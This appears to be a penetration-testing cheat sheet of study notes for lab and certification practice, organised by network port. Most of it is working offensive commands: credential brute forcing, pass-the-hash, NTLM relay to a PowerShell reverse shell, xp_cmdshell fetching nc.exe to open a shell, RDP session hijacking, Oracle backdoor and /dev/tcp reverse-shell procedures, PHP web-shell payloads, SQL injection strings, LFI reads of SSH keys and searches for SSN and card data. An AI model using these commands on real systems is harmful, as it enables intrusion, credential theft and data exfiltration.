

1. Initial Access with Different Ports

General:

- If you find credentials, use ports 21, 22, 3389, web login pages (HTTP listening ports), port 161 (evil-winrm), and databases.
- Try a high-access approach first, targeting systems with elevated rights such as RDP and SSH.
- Always check the /.ssh/ directory for RSA and authorized keys.
- It is worth targeting high-value hosts such as SQL or Microsoft Exchange servers, as they are more likely to have a highly privileged user logged in or have their credentials persistent in memory.
- When working with local administrator accounts, one consideration is password re-use or common password formats across accounts.
 - 💡 If we find a desktop host with the local administrator account password set to something unique such as \$desktop%admin123, it might be worth attempting \$server%admin123 against servers.
- also common in domain trust situations, We may obtain valid credentials for a user in domain A that are valid for a user with the same or similar username in domain B or vice-versa.
- Use domain/username for Linux tools like Impacket or SMB clients.
- Use domain\username for Windows tools like PowerShell, RDP, or net use.
- When we get shell, :
 1. Look for databases and dump hashes
 2. Crack them
 3. Go for Privileges escalation
 4. Go for bloodhound
- <https://www.ired.team/offensive-security-experiments/offensive-security-cheatsheets>
- MUST REFER TO : <https://wadcoms.github.io/>
- <https://notes.justin-p.me/cheatsheets/tools/>
- <https://github.com/antonioCoco/ConPtyShell> (revershell fully interactive for windows)
- <https://github.com/ricardojoserf/NativeBypassCredGuard>
- <https://github.com/ricardojoserf/NativeDump>
- <https://ricardojoserf.github.io/>
- <https://cheatsheet.haax.fr/windows-systems/exploitation/crackmapexec/>
- <https://cheatsheet.haax.fr/windows-systems/>

Network Enumeration (subnet, ports, services)

Without a foothold

- `for i in {1..65535}; do nc -nzv -w 1 -p 53 10.129.185.201 $i 2>&1 | grep -i 'open'; done`
- `for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 2433 3306 1521 8080 3389 5986 5985 135 873 512 513 514 2222 2121 5437 5432 8888; do nc -nzv -w 1 -p 53 10.129.202.221 $i 2>&1 | grep -i 'open'; done`
- `autorecon <ip>` (best tool with UDP and TCP scan, you don't want to use -sU -sT)
- `nmap -A -Pn --disable-arp-ping --source-port=53 <ip>` (Best Nmap command for initial access)
- `nmap -sC -sV -A -T4 -Pn --disable-arp-ping --source-port=53 -o 101.nmap 192.168.10.10` (* always check version for each port vsftp 3.02 exploitable search google or searchsploits)
- Windows :
 - `1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port $_ is open"} 2>$null`
 - `Test-NetConnection -Port 445 192.168.10.10`

When you get foothold , discover other connected host

With Foothold

- `arp -a`
- `net view`
- `netstat -an` : The netstat command shows current network connections and open ports on your machine.
- `netstat -ano | route print`
- `hostname -I`

- o `nmap -sn 192.168.1.0/24`
- o `fping -asgq 172.16.5.0/23`
- o `for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done`
- o `1..254 | ForEach-Object { if (ping -n 1 -w 100 "172.16.6.$_" | Select-String "Reply") { "Reply from 172.16.6.$_" } }`
- o `1..254 | ForEach-Object { if (Test-Connection -ComputerName "172.16.5.$_" -Count 1 -Quiet) { "172.16.5.$_" } }`
- o `1..254 | ForEach-Object { $ip = "172.16.5.$_"; if (Test-Connection -ComputerName $ip -Count 1 -Quiet) { if (Test-NetConnection -ComputerName $ip -Port 22,21,53,88,389,445,3389).TcpTestSucceeded { $ip } } }`
 - If any of those ports are open (TcpTestSucceeded), it prints the IP address.
- o `net view /domain`
- o `Get-NetTCPConnection | Where-Object { $_.State -eq 'Listen' }` (check for open ports from powershell)

Mtr @ip will follow the trace of ping

PORTS :

Port 21 FTP:

There is username and password on this you can upload shell on direcotry or find downloads files for initial access

- `nmap --script=ftp-* -p 21 $ip` (scan complete FTP Port)
- check if anonymous allowed then use `ftp anonymous@ip` (password also anonymous) :
 - `ftp anonymous@<ip>`
- there is some mod if ls dir not work then apply use passive (to go in active mod). :
 - `wget -m --no-passive ftp://anonymous:anonymous@10.129.14.136`
- `·mget *` (# Download everything from current directory like zip, pdf, doc)
- `send/put` (# Send single file or upload shell command)
- after download files always use `exiftool -u -a <filename>` ([Meta description for users](#))
- ·FTP **version above 3.0 not exploitable**
- **FTP BOUNCE ATTACK :**
 - `$ nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2`
- Brute Force :
 - `medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp`
 - `hydra -l sam -P mut_password.list ftp://10.129.80.205 -T 48 -l`

Port 22 SSH:


- you can't get initial access directly however we can login with user and password and private key.
- `hydra -L username.list -P password.list ssh://10.129.42.197`
- `ssh noman@ip`
- `ssh -p 2222 noman@192.168.10.10` (ssh use with different port)
- `curl http://<ip>/index.php?page=../../../../../../../../home/noman/.ssh/id_rsa`
- `chmod 600 id_rsa` and then `ssh -i id_rsa -p 2222 noman@ip`
- `user/.ssh/authorized key`

PORT Email Servers :(relying server to server) and(mail client to server)

Port	Service
TCP/25	SMTP Unencrypted
TCP/143	IMAP4 Unencrypted
TCP/110	POP3 Unencrypted
TCP/465	SMTP Encrypted
TCP/587	SMTP Encrypted/STARTTLS
TCP/993	IMAP4 Encrypted
TCP/995	POP3 Encrypted

- **Host - MX Records**
 - \$ **host** -t MX hackthebox.eu
- **Host - A Records for mail server**
 - \$ **host** -t A mail1.inlanefreight.htb.
- **DIG - MX Records**
 - \$ **dig** mx <domain/ip> | grep "MX" | grep -v ";"
- These MX records indicate that the first three mail services are using a cloud services G-Suite (aspmx.l.google.com), Microsoft 365 (microsoft-com.mail.protection.outlook.com), and Zoho (mx.zoho.com), and the last one may be a custom mail server hosted by the company.
- \$ **sudo nmap** -Pn -sV -sC -p25,143,110,465,587,995 10.129.14.128

SMTP :

- A misconfiguration can happen when the SMTP service allows anonymous authentication or support protocols that can be used to enumerate valid usernames.
 - **VRFY** Command , **EXPN** Command, **RCPT TO** Command
 - \$ **smtp-user-enum** -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7
 - ◆ Once a valid user found then we go to do password spraying ! This is the max we can get from smtp
- Connection :
 - **nc** -vn <IP> 25
 - **openssl s_client** -crlf -connect smtp.mailgun.org:465 #SSL/TLS without starttls command
 - **openssl s_client** -starttls smtp -crlf -connect smtp.mailgun.org:587
- NTLM info disclosure : <https://medium.com/swlh/internal-information-disclosure-using-hidden-ntlm-authentication-18de17675666>
 - ◆
 
- Some SMTP servers auto-complete a sender's address when command "MAIL FROM" is issued without a full address, disclosing its internal name:
 - MAIL FROM: me
250 2.1.0 me@PRODSERV01.somedomain.com....Sender OK

POP : / IMAP

- POP3 can be exploited also to enumerate valid users with **USER** Command
 - **Banner Grab** : **nc** -nv {IP} 110
 - **Banner Grab** : **openssl s_client** -connect {IP}:995 -crlf -quiet
 - **Scan for POP info** : **nmap** --script "pop3-capabilities or pop3-ntlm-info" -sV -p 110 {IP}
 - **Hydra Brute Force** : **hydra** -I {Username} -P {Big_Passwordlist} -f {IP} **pop3**
 - **Metasploit** : **msfconsole** -q -x 'use auxiliary/scanner/pop3/pop3_version; set RHOSTS {IP}; set RPORT 110; run; exit'
- You can send phishing email with this port to get reverse shell.
- Used to send, receive, and relay outgoing emails and Main attacks are user enumeration and using an open relay to send spam
- always login with **telnet** <ip> 25
- To route this connection through a proxy :
 - **socat** TCP4:[target-server-ip]:[target-server-port] TCP4:[proxy-ip]:[proxy-port]
 - **curl** -x [proxy-ip]:[proxy-port] --proxy-tunnel <http://10.129.14.128:25>

Port 53 DNS:

General enumeration for domain to find hostname and subdomain etc

- **Nslookup** <ip> | **Dig** <ip> | **Host** <ip> | **host** -t ns \$ip | **subdomains**, **host** , **ip** |
- **Zone Transfer Content Brute force** :
 - **sudo python3 ZTBrute.py** inlanefreight.htb 10.129.234.115 ./names.txt
- **dnsenum** --dnsserver <dns/ip> --enum -p 0 -s 0 -o subdomains.txt -f /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb
- **python3 subbrute.py** inlanefreight.htb -s ./names.txt -r ./res.txt
- for sub in \$(cat /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-110000.txt);do dig \$sub.inlanefreight.htb @10.129.14.128 | grep -v ';\|SOA' | sed -r '/^\s*\$/d' | grep \$sub | tee -a subdomains.txt;done
- Get all the sub.domain relatif to the given domain with crt.sh
 - **curl** -s <https://crt.sh/?q=inlanefreight.com&output=json> | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/

SMB Version	Supported	Features
CIFS	Windows NT 4.0	Communication via NetBIOS interface
SMB 1.0	Windows 2000	Direct connection via TCP
SMB 2.0	Windows Vista, Windows Server 2008	Performance upgrades, improved message signing, caching feature
SMB 2.1	Windows 7, Windows Server 2008 R2	Locking mechanisms
SMB 3.0	Windows 8, Windows Server 2012	Multichannel connections, end-to-end encryption, remote storage access
SMB 3.0.2	Windows 8.1, Windows Server 2012 R2	
SMB 3.1.1	Windows 10, Windows Server 2016	Integrity checking, AES-128 encryption

SMB :

Enumeration :

Always check guest login and then check public share with write and execute permission and you will find credential, files pdf ps1 etc

- `nmap -v -script smb-vuln* -p 139,445 10.10.10.10`
- `Smbmap -H 192.168.10.10` (public shares) **(check read write and execute)**
- `smbmap -H 192.168.10.10 -R tmp` **(check specific folder like tmp)**
- `enum4linux -a 192.168.10.10` **(best command to find details and users list)**
- `Impacket-samrdump <FQDN/IP>`
- `crackmapexec smb <FQDN/IP> --shares -u "" -p ""`
- `smbclient -p 4455 -L //192.168.10.10/ -U noman --password=noman1234`
- `smbclient -p 4455 //192.168.10.10/scripts -U noman --password noman1234 (login)`
- `smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"`
- `smbmap -H 10.129.14.128 --download "notes\note.txt"`

Brute Forcing and Password Spray

- `hydra -L user.list -P password.list smb://10.129.42.197`
- `crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth`
 - ◆ if we are targetting a non-domain joined computer, we will need to use the option `--local-auth`.

Remote Code Execution :

- `impacket-psexec administrator:'Password123!'@10.10.110.17`
- `crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x 'whoami' --exec-method smbexec`

Enumerating Logged-on Users

Imagine we are in a network **with multiple machines. Some of them share the same local administrator account.** In this case, we could use **CrackMapExec** to enumerate logged-on users on all machines within the same network 10.10.110.17/24, which speeds up our enumeration process.

- `crackmapexec smb 10.10.110.0/24 -u administrator -p 'Password123!' --loggedon-users`

Extract Hashes from SAM Database

we can extract the SAM database hashes for different purposes:

- **Authenticate as another user.**
- **Password Cracking**, if we manage to crack the password, we can try to reuse the password for other services or accounts.
- **Pass The Hash**
 - `$ crackmapexec smb 10.10.110.17 -u administrator -p 'Password123!' --sam`

PASS THE HASH :

- `crackmapexec smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE`

Forced Authentication Attacks

- `sudo responder -l ens33`
 - ◆ Once you capture NTLM hash : `hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt`

NTLM RELAY :

- If we cannot crack the hash, we can potentially relay the captured hash to another machine
- First, we need to set SMB to OFF in our responder configuration file (/etc/responder/Responder.conf):
 - `cat /etc/responder/Responder.conf | grep 'SMB ='`
- Then we execute `impacket-ntlmrelayx` with the option `--no-http-server, -smb2support`, and the target machine with the option `-t`. By default, `impacket-ntlmrelayx` **will dump the SAM database**, but we can execute commands by adding the option `-c`.
 - `impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146`

we poison the response and make it execute our command to obtain a reverse shell:

- `nc -nlvp 4999`
- `$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.220.146 -c 'powershell -e <powershell reverse shell>'`

RPC :

We can use the `rpcclient` tool with a null session to enumerate a workstation or Domain Controller.

The `rpcclient` tool offers us many different commands to execute specific functions on the SMB server to gather information or modify server attributes like a username.

- `rpcclient -U "" 10.129.14.128`

Query	Description
<code>srvinfo</code>	Server information.
<code>enumdomains</code>	Enumerate all domains that are deployed in the network.
<code>querydomaininfo</code>	Provides domain, server, and user information of deployed domains.
<code>netshareenumall</code>	Enumerates all available shares.
<code>netsharegetinfo <share></code>	Provides information about a specific share.
<code>enumdomusers</code>	Enumerates all domain users.
<code>queryuser <RID></code>	Provides information about a specific user.

- `for i in $(seq 500 1100);do rpcclient -N -U "" 10.129.14.128 -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done`

Port 3389 RDP


There are two methods for this port: one involves finding credentials with another port, and the other employs brute force.

- There is only one method to find credentials on this port, which involves a brute force attack using Hydra or crowbar (a lot of false positives)
 - `hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`
 - `crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'`
- Enable RDP with `crackmapexec` for a user :
 - `sudo crackmapexec smb 10.69.88.23 -u user -p password -M rdp -o ACTION=enable (Do not work reliably) use the down command`
- `C:\>reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f`
- then further login with `xfreerdp`
- `xfreerdp /u:noman /p:passwordnoman /v:192.168.10.10 /dynamic-resolution`
- `xfreerdp /u:victor /p:'pass@123' /v:localhost:3300 /drive:Attacker,/home/jerbi/HackTheBox/pivoting`
- `rdesktop -u admin -p password123 192.168.2.143 -r disk:Attacker=/home/jerbi/HackTheBox/`
- `rdesktop -u htb-student -d inlanefreight -p'Academy_student_AD!' -r disk:share=/home/jerbi/HackTheBox/CPTS/Ad/Kerberos 10.129.115.127`
- **Impersonate another user desktop session** using `tscon.exe` (requires SYSTEM privileges) (If we have local administrator privileges, we can use

several methods to obtain SYSTEM privileges, such as PsExec or Mimikatz) (**no longer works on Server 2019**)

- A simple trick is to create a Windows service that, by default, will run as Local System and will execute any binary with SYSTEM privileges. We will use [Microsoft sc.exe binary](#). First, we specify the service name (sessionhijack) and the binpath, which is the command we want to execute. Once we run the following command, a service named sessionhijack will be created.

- C:\htb> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}



```
PS C:\Users\juurena> whoami
superstore\juurena
PS C:\Users\juurena> query user
USER_NAME      SESSION_NAME  ID  STATE  IDLE TIME  LOGON TIME
-----
juurena        rdp-tcp#13    2   Active      :      4/27/2022 8:55 AM
lewen          rdp-tcp#14    4   Active      :      4/27/2022 8:57 AM
PS C:\Users\juurena> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 4 /dest:rdp-tcp#13"
[SC] CreateService SUCCESS
PS C:\Users\juurena>
```

- C:\htb> net start sessionhijack
- Whoami
 - ◆ lewen

RDP Pass-the-Hash (PtH)

- **Restricted Admin Mode**, which is disabled by default, should be enabled on the target host; otherwise, we will be prompted with the error.
- This can be enabled by adding a new registry key **DisableRestrictedAdmin (REG_DWORD)** under **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa** :
 - C:\htb> **reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f**
- **xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9**

WinRM 5985 5986

WinRM must be activated and configured manually in Windows 10. Therefore, it depends heavily on the environment security in a domain or local network where we want to use WinRM. In most cases, one uses certificates or only specific authentication mechanisms to increase its security

- **crackmapexec winrm 10.129.42.197 -u user.list -p password.list**
- **evil-winrm -i 10.129.42.197 -u user -p password**
 - A powershell session will open.

PORT 3306 MySQL

MySQL default system schemas/databases:

- **mysql** - is the system database that contains tables that store information required by the MySQL server
- **information_schema** - provides access to database metadata
- **performance_schema** - is a feature for monitoring MySQL Server execution at a low level
- **sys** - a set of objects that helps DBAs and developers interpret data collected by the Performance Schema

Find credential with other port and use default to login

- **nmap -sV -Pn -vv --script=mysql* \$ip -p 3306**
- **\$ mysql -u julio -p Password123 -h 10.129.20.13**
- **\$ mycli -h <hostname> -u <username> -p**
- **C:\> sqlcmd**
 - If we use sqlcmd, we will need to use GO after our query to execute the SQL syntax.

Commands : [Link](#)

- select version(); | show databases; | use database | select * from users; | show tables | select system_user(); | SELECT user, authentication_string FROM mysql.user WHERE user = Pre

MySQL : ([Write Local File](#))

- mysql> **SELECT** "<?php echo shell_exec(\$_GET['c']);?>" **INTO OUTFILE** '/var/www/html/webshell.php';

MySQL : (Read Local File : [Secure File Privileges](#))

- mysql> **show variables like** "secure_file_priv";
 - If **empty**, the **variable has no effect, which is not a secure setting** which means we can read and write data using MySQL.
 - If set to the **name of a directory**, **the server limits import and export operations to work only with files in that directory**. The directory must exist; the server does not create it.
 - If set to **NULL**, **the server disables import and export operations**.
- Mysql> **select LOAD_FILE("/etc/passwd");**

MSSQL 1433, 4022, 135, 1434, UDP 1434

MSSQL default system schemas/databases:

- **master** - keeps the information for an instance of SQL Server.
- **msdb** - used by SQL Server Agent.
- **model** - a template database copied for each new database.
- **resource** - a read-only database that keeps system objects visible in every database on the server in sys schema.
- **tempdb** - keeps temporary objects for SQL queries.

For this port, you can find credentials from another port and log in with ipacket-mssqlclient

- nmap -n -v -sV -Pn -p 1433 --script ms-sql-info,ms-sql-ntlm-info,ms-sql-empty-password \$ip
- ipacket-mssqlclient noman:'Noman@321@1! '@192.168.10.10
- ipacket-mssqlclient Administrator: 'Noman@321@1! '@192.168.10.10 -windows-auth
- **SELECT @@version; | SELECT name FROM sys.databases; | SELECT FROM offsec.information_schema.tables; | select from offsec.dbo.users;**

Commands : [Link](#)

- **Check Streamio Box**

Connect as CMD database

- SQL> EXECUTE sp_configure 'show advanced options', 1;
- SQL> RECONFIGURE;
- SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
- SQL> RECONFIGURE;
- EXEC xp_cmdshell 'whoami';
- exec xp_cmdshell 'cmd /c powershell -c "curl 192.168.10.10/nc.exe -o \windows\temp\nc.exe";'
- exec xp_cmdshell 'cmd /c dir \windows\temp';
- exec xp_cmdshell 'cmd /c ""\windows\temp\nc.exe 192.168.10.10 443 -e cmd";'
- also applied on SQL Injection login

[Impersonation](#) + [Linked Servers](#) :

- EXECUTE AS LOGIN='john';
- SELECT SYSTEM_USER, USER_NAME();
- EXEC sp_linkedservers; || #or# || SELECT * FROM sys.servers WHERE is_linked = 1;

- `SELECT * FROM OPENQUERY([<LinkedServerName>], 'SELECT SYSTEM_USER, USER_NAME());` : Test connectivity
- `EXECUTE ('SELECT SYSTEM_USER, USER_NAME()') AT [<LinkedServerName>];` : Check if you can impersonate a user on the linked srv
- `EXEC sp_helplinkedserverlogin [<LinkedServerName>];`

This will show:

- Local SQL Server logins (John, in your case).
- Their mapped credentials on the linked server (e.g., testadmin).

Use `EXECUTE ... AT` to enable `xp_cmdshell` on the linked server:

- `EXECUTE ('EXEC sp_configure "show advanced options", 1; RECONFIGURE;') AT [LinkedServer];`
- `EXECUTE ('EXEC sp_configure "xp_cmdshell", 1; RECONFIGURE;') AT [LinkedServer];`

Run commands using the linked server's `xp_cmdshell`:

- `EXECUTE ('EXEC xp_cmdshell "whoami";') AT [LinkedServer];`

To maintain operational stealth, save discovered data to temporary tables or files:

- `SELECT * INTO #TempResults FROM OPENQUERY([<LinkedServerName>], 'SELECT * FROM sysobjects');`

PORT 1521 ORACLE :

- `sqlplus <username>/<password>@<hostname>:<port>/<SID>`
- `sqlplus myuser/mypassword@localhost:1521/XEPDB1`

Check for Available Directory Listings & Extract

Goal: Look for directories where the attacker may read or write files.

- `SELECT * FROM all_directories;`

Dump data from tables containing sensitive information.

- `SELECT * FROM schema_name.table_name;`

List Sensitive Data Tables

- `SELECT * FROM all_tab_columns WHERE column_name LIKE '%PASS%';`
- `SELECT * FROM all_tab_columns WHERE column_name LIKE '%SSN%';` -- Social Security Numbers
- `SELECT * FROM all_tab_columns WHERE column_name LIKE '%CARD%';` -- Credit card numbers

ESCALATE PRIV :

Goal: Elevate privileges to gain DBA or SYS-level access. Check for roles that can be escalated:

- `SELECT * FROM dba_role_privs WHERE grantee = 'CURRENT_USER';`

Grant :

- `GRANT DBA TO scott;`

Abuse public synonyms to gain unauthorized access.

- `SELECT * FROM all_synonyms WHERE table_owner = 'SYS';`

Public synonyms owned by the SYS user could be exploited for privilege escalation

Execute OS Commands (if possible)

Via `DBMS_SCHEDULER`:

```

▪ BEGIN
  DBMS_SCHEDULER.create_job(
    job_name => 'cmd_exec',
    job_type => 'EXECUTABLE',
    job_action => '/bin/bash',
    number_of_arguments => 1,
    start_date => SYSTIMESTAMP,
    enabled => TRUE
  );
END;
/

```

Via Java Procedures (if enabled):

```

▪ EXEC dbms_java.runjava('java.lang.Runtime.getRuntime().exec("id > /tmp/test.txt")');

```

Upload and Execute Shell Scripts via UTL_FILE

Goal: Maintain persistent access or pivot to the OS.

```

DECLARE
  v_file UTL_FILE.FILE_TYPE;
BEGIN
  v_file := UTL_FILE.FOPEN('/tmp', 'backdoor.sh', 'w');
  UTL_FILE.PUT_LINE(v_file, '#!/bin/bash');
  UTL_FILE.PUT_LINE(v_file, 'nc -e /bin/bash <attacker_ip> <attacker_port>');
  UTL_FILE.FCLOSE(v_file);
END;
/

```

Create and Execute Procedures for Remote Shell

Goal: Gain remote shell access by creating custom procedures.

```

CREATE OR REPLACE PROCEDURE remote_shell AS
BEGIN
  EXECUTE IMMEDIATE 'host /bin/bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1';
END;
/
EXEC remote_shell;

```

PORT 5437 & PORT 5432 PostgreSQL

- If you find this port, follow the commands below, and you can easily find credentials from another port as well
- 5437/tcp open postgresql PostgreSQL DB 11.3 - 11.7
- msf6 exploit(linux/postgres/postgres_payload) > options and set all values rhost lhost port LHOST tun0
- OR | psql -U postgres -p 5437 -h IP | select pg_ls_dir('.'); | select pg_ls_dir('/etc/password'); | select pg_ls_dir('/home/wilson'); | select pg_ls_dir('/home/Wilson/local.txt');

Port 80 , 8080, 443:

When executing Nmap, you may discover HTTP ports like 80, 81, 8080, 8000, 443, etc. There's a possibility of finding four HTTP ports on one machine.

In the very first step, run Nmap with an aggressive scan on all ports:

```
nmap -sC -sV -A -T4 -Pn -p80,81,8000,8080,443 192.168.146.101
```

Simply copy the version name of the website and search on Google to find an exploit.

Furthermore, Nmap reveals some files such as robots.txt, index.html, index.php, login.php, cgi-sys, cgi-mod, and cgi-bin.

If you encounter a host error, find a hostname with port 53 or discover a name in the website source code, footer, contact us, etc.

Then add that discovered domain in the /etc/hosts file to access the site.

Content Discovery:

- gobuster dir -u <http://192.168.10.10> -w /wd/directory-list-2.3-big.txt (simple run)
- gobuster dir -u <http://192.168.10.10:8000> -w /wd/directory-list-2.3-big.txt (with different port)
- gobuster dir -u <http://192.168.10.10/noman> -w /wd/directory-list-2.3-big.txt (if you find noman then enumerate noman directory)
- With the help of content discovery, you will find hidden directories, CMS web logins, files, etc. This is a crucial step in OSCP+.
- Utilizing content discovery and Nmap, you can identify CMS, static pages, dynamic websites, and important files like databases, .txt, .pdf, etc. Additionally, you can enumerate websites with automated tools such as WPScan, JoomScan, Burp Suite, and uncover web vulnerabilities like RCE, SQLi, upload functionality, XSS, etc.
- If you find any CMS like WordPress, Joomla, etc., simply search on Google for default credentials or exploits of theme, plugin, version etc. In the case of a login page, you can exploit SQL injection and launch a brute-force attack with Hydra. If you identify any CMS, scan it with tools, perform enumeration with brute force, check default usernames and passwords, explore themes, plugins, version exploits, and search on Google. Alternatively, you can discover web vulnerabilities to gain initial access.

Wpscan

- wpscan --url <http://10.10.10.10> --enumerate u
- wpscan --url example.com -e vp --plugins-detection mixed --api-token API_TOKEN
- wpscan --url example.com -e u --passwords /usr/share/wordlists/rockyou.txt
- wpscan --url example.com -U admin -P /usr/share/wordlists/rockyou.txt

Drupal

- droopescan scan drupal -u <http://example.org/> -t 32
- find version > /CHANGELOG.txt

Adobe Cold Fusion

- check version /CFIDE/adminapi/base.cfc?wsdl
- fckeditor Version 8 LFI > <http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en>

Elastix

- Google the vulnerabilities
- default login are admin:admin at /vtigercrm/
- able to upload shell in profile-photo

Joomla

- Admin page - /administrator
- Configuration files configuration.php | diagnostics.php | [joomla.inc.php](#) | [config.inc.php](#)

Mambo

- Config files >> configuration.php | [config.inc.php](#)

Login page

- Try common credentials such as admin/admin, admin/password and falafel/falafel.
- Determine if you can enumerate usernames based on a verbose error message.
- Manually test for SQL injection. If it requires a more complex SQL injection, run SQLMap on it.
- If all fails, run hydra to brute force credentials.
- View source code
- Use default password
- Brute force directory first (sometime you don't need to login to pwn the machine)
- Search credential by bruteforce directory
- bruteforce credential
- Search credential in other service port
- Enumeration for the credential
- Register first
- SQL injection
- XSS can be used to get the admin cookie
- Bruteforce session cookie

Web Vulnerability:

SQLi:

- Pentestmonkey cheatsheet
- Try admin'# (valid username, see netsparker sqli cheatsheet)
- Try abcd' or 1=1;--
- Use UNION SELECT null,null,.. instead of 1,2,.. to avoid type conversion errors
- For mssql,
- xp_cmdshell
- Use concat for listing 2 or more column data in one
- For mysql,
- try a' or 1='1 -- -
- A' union select "" into outfile "C:\xampp\htdocs\run.php" -- -'

File Upload:

- Change mime type
- Add image headers
- Add payload in exiftool comment and name file as file.php.png
- ExifTool 1. <?php system(\$_GET['cmd']); ?> //shell.php 2. exiftool "-comment<=shell.php" malicious.png 3. strings malicious.png | grep system

use automated tool

- nikto • nikto -h \$ip • nikto -h \$ip -p 80,8080,1234 #test different ports with one scan

Git

Download .git

- mkdir <DESTINATION_FOLDER>
- [./gitdumper.sh](#) <URL>/.git/ <DESTINATION_FOLDER>
- **Extract .git content**
- mkdir <EXTRACT_FOLDER>
- [./extractor.sh](#) <DESTINATION_FOLDER> <EXTRACT_FOLDER>

LFI and RFI

- IF LFI FOUND then start with
- ../../../../etc/passwd
- SSH keys are
- By default, SSH searches for id_rsa, id_ecdsa, id_ecdsa_sk, id_ed25519, id_ed25519_sk, and id_dsa | curl http://rssoftware.com/noman/index.php?page=../../../../../../home/noman/.ssh/id_rsa
- with encode
- curl <http://192.168.10.10/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd>

SSL Enumeration

- Open a connection openssl s_client -connect \$ip:443

